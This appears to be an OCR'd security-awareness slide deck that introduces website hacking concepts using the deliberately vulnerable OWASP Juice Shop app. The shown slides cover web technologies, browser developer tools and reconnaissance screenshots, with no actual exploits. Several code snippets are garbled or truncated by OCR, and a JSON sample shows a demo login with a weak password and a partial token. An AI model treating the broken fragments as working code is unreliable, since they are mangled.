Starting to Think Like a Hacker

•••

Some Easy Ways to Break a Website

Brian Myers PhD, CISSP, CCSK

SafetyLight LLC

Experience

- 20 years in software development
- 8 years in information security

Past Positions

- Director of InfoSec, WebMD Health Services
- Senior AppSec Architect, WorkBoard
- Senior Risk Advisor, Leviathan Security

Current Work

- Independent Information Security Consultant

Goals

- Awareness some common security problems that can arise in websites.
- A sense of how a website can crack open.
- Appreciation for the difficulty of securing a website.

...without getting bogged down in programming details or exactly why something works.

Agenda

1. Tools and Concepts
2. Website Reconnaissance
3. Exploiting Eight Vulnerabilities
4. Q & A

Tools


Browser (Firefox)

Vulnerable website
(Juice Shop)

OWASP
Open Web Application
Security Project

Browser

Server



HTML	text
CSS	formatting
JavaScript	behavior
JSON	data

HTML

```
  <meta charset="utf-8">
  <title>OWASP Juice Shop</title>
  <meta name="description" content="Probably the most
modern and sophisticated insecure web application">
  <meta name="viewport" content="width=device-width,
initial-scale=1">
  <link id="favicon" rel="icon" type="image/x-icon"
href="assets/public/favicon_js.ico">
```

JScript

```
'use strict';
(self.webpackChunkfrontend =
self.webpackChunkfrontend || []).push(
 [[179],
 {
           455  (tt  W, c) =  {
            d(W  {
           e: () => s
           });
           var k = c(2340),
           t = c(4850),
```

CSS

```
.fa-lg {
  font-size: 1.3333333333em;
  line-height: 0.75em;
  vertical-align: -0.0667em;
}

.fa-xs {
  font-size: 0.75em;
}
```

JSON


```
{"email":"john.doe@hotmail.com","password":"password
"}

{"authentic  ion  {"token   "eyJ0e  AiO   V1QiL  JhbGciOiJ
SUzI1NiJ9.e  zdG   XM  ,"bid":6  um  il"  joh  .doe@hot
mail.com"}}
```

```
  <meta charse
  <title>OWASP
  <meta  ame-
modern and sc
  <meta  ame=
initial-s ale=1"
  <link id="favic
href="assets/p
```

H

```
'use strict';
```

ot



All Products

Apple Juice (1000ml)
1.99¤
Add to Basket

Apple Pomace
0.89¤
Add to Basket

Banana Juice (1000ml)
1.99¤
Add to Basket

Only 1 left
Best Juice Shop Salesman Artwork
5000¤
Add to Basket

Carrot Juice (1000ml)
2.99¤
Add to Basket

Eggfruit Juice (500ml)
8.99¤
Add to Basket

```
.fa-lg {
  font-size: 1.33
  line-height: 0.
  vertical-align:
}

.fa-xs {
  font-size: 0.75
}
```


```
rd":"password

QiL JhbGciOiJ
joh .doe@hot
```

J

N

To open the browser’s developer tools:

	Cmd + Opt + i
⊞	F12



To open the browser's developer tools:


Cmd + Opt + i


F12

```
<!DOCTYPE html>
<html data-cast-api-enabled="true" lang="en">
  <head>⋯</head>
  <body class="docs-gm docsCommonGMDCDialog docs-material docs-grille-gm3" dir="ltr" role="application" itemscope=""
  itemtype="http://schema.org/CreativeWork/PresentationObject">
    <iframe style="position: absolute; width: 9em; height: 9em; top: -99em;" tabindex="-1" aria-hidden="true">⋯</iframe>
    <iframe style="position: absolute; width: 9em; height: 9em; top: -99em;" tabindex="-1" aria-hidden="true">⋯</iframe>
    <span id="sketchy-wrapped-iframe" style="position: absolute; top: -50000px; white-space:nowrap; overflow: hidden">⋯</span>
    <noscript>⋯</noscript>
    <meta itemprop="name" content="Starting to Think Like a Hacker">
    <meta itemprop="faviconUrl" content="https://ssl.gstatic.com/docs/presentations/images/favicon5.ico">
    <meta itemprop="url" content="https://docs.google.com/presentation/d/18ySTnefBHuQXNfkZwyNvkX7MjddGQ5EGCt7rwTvHi84
    /edit?usp=embed_googleplus">
    <meta itemprop="embedURL" content="https://docs.google.com/presentation/u/0/d/18ySTnefBHuQXNfkZwyNvkX7MjddGQ5EGCt7rwTvHi84
    /preview?usp=embed_googleplus">
    <div id="core-js-error-dialog-overlay" style="position: absolute; left: 0; top: 0; width: 100%; height: 100%; z-index:
    10000; display: none"></div>
    <script nonce="">⋯</script>
```

```
element {                                                                  inline
}
.docsCommonGMDCDialog {                        1521181752-editor_css_ltr.css:1
    --gm3-dialog-refactored-z-index: 1003;
    --gm3-dialog-refactored-container-surface-tint-layer-color: #fff;
}
body {                                         1521181752-editor_css_ltr.css:1
    overflow: hidden;
}
body {                                         1521181752-editor_css_ltr.css:1
    background-color: #fff;
    color: #000;
    font-weight: 400;
    font-size: 13px;
    font-family: Roboto,RobotoDraft,Helvetica,Arial,sans-serif;
    margin: 0;
}
```

OWASP Juice Shop: Reconnaissance


localhost:3000/#/
OWASP Juice Shop
Account
EN
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Only 1 left



Best Juice Shop Salesman Artwork


Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a succesful carreer in selling used ships, coffins, krypts, crosses, real estate, life insurance, restaurant supplies, voodoo enhanced asbestos and courtroom souvenirs before *finally* adding his expertise to the Juice Shop marketing team.


5000¤

Reviews (2)

stan@juice-sh.op
I'd stand on my head to make you a deal for this piece of art.

bender@juice-sh.op
Just when my opinion of humans couldn't get any lower, along comes Stan...


Account
EN
Login
Banana Juice (1000ml)
1.99¤



Login

Email *

Password *

Forgot your password?

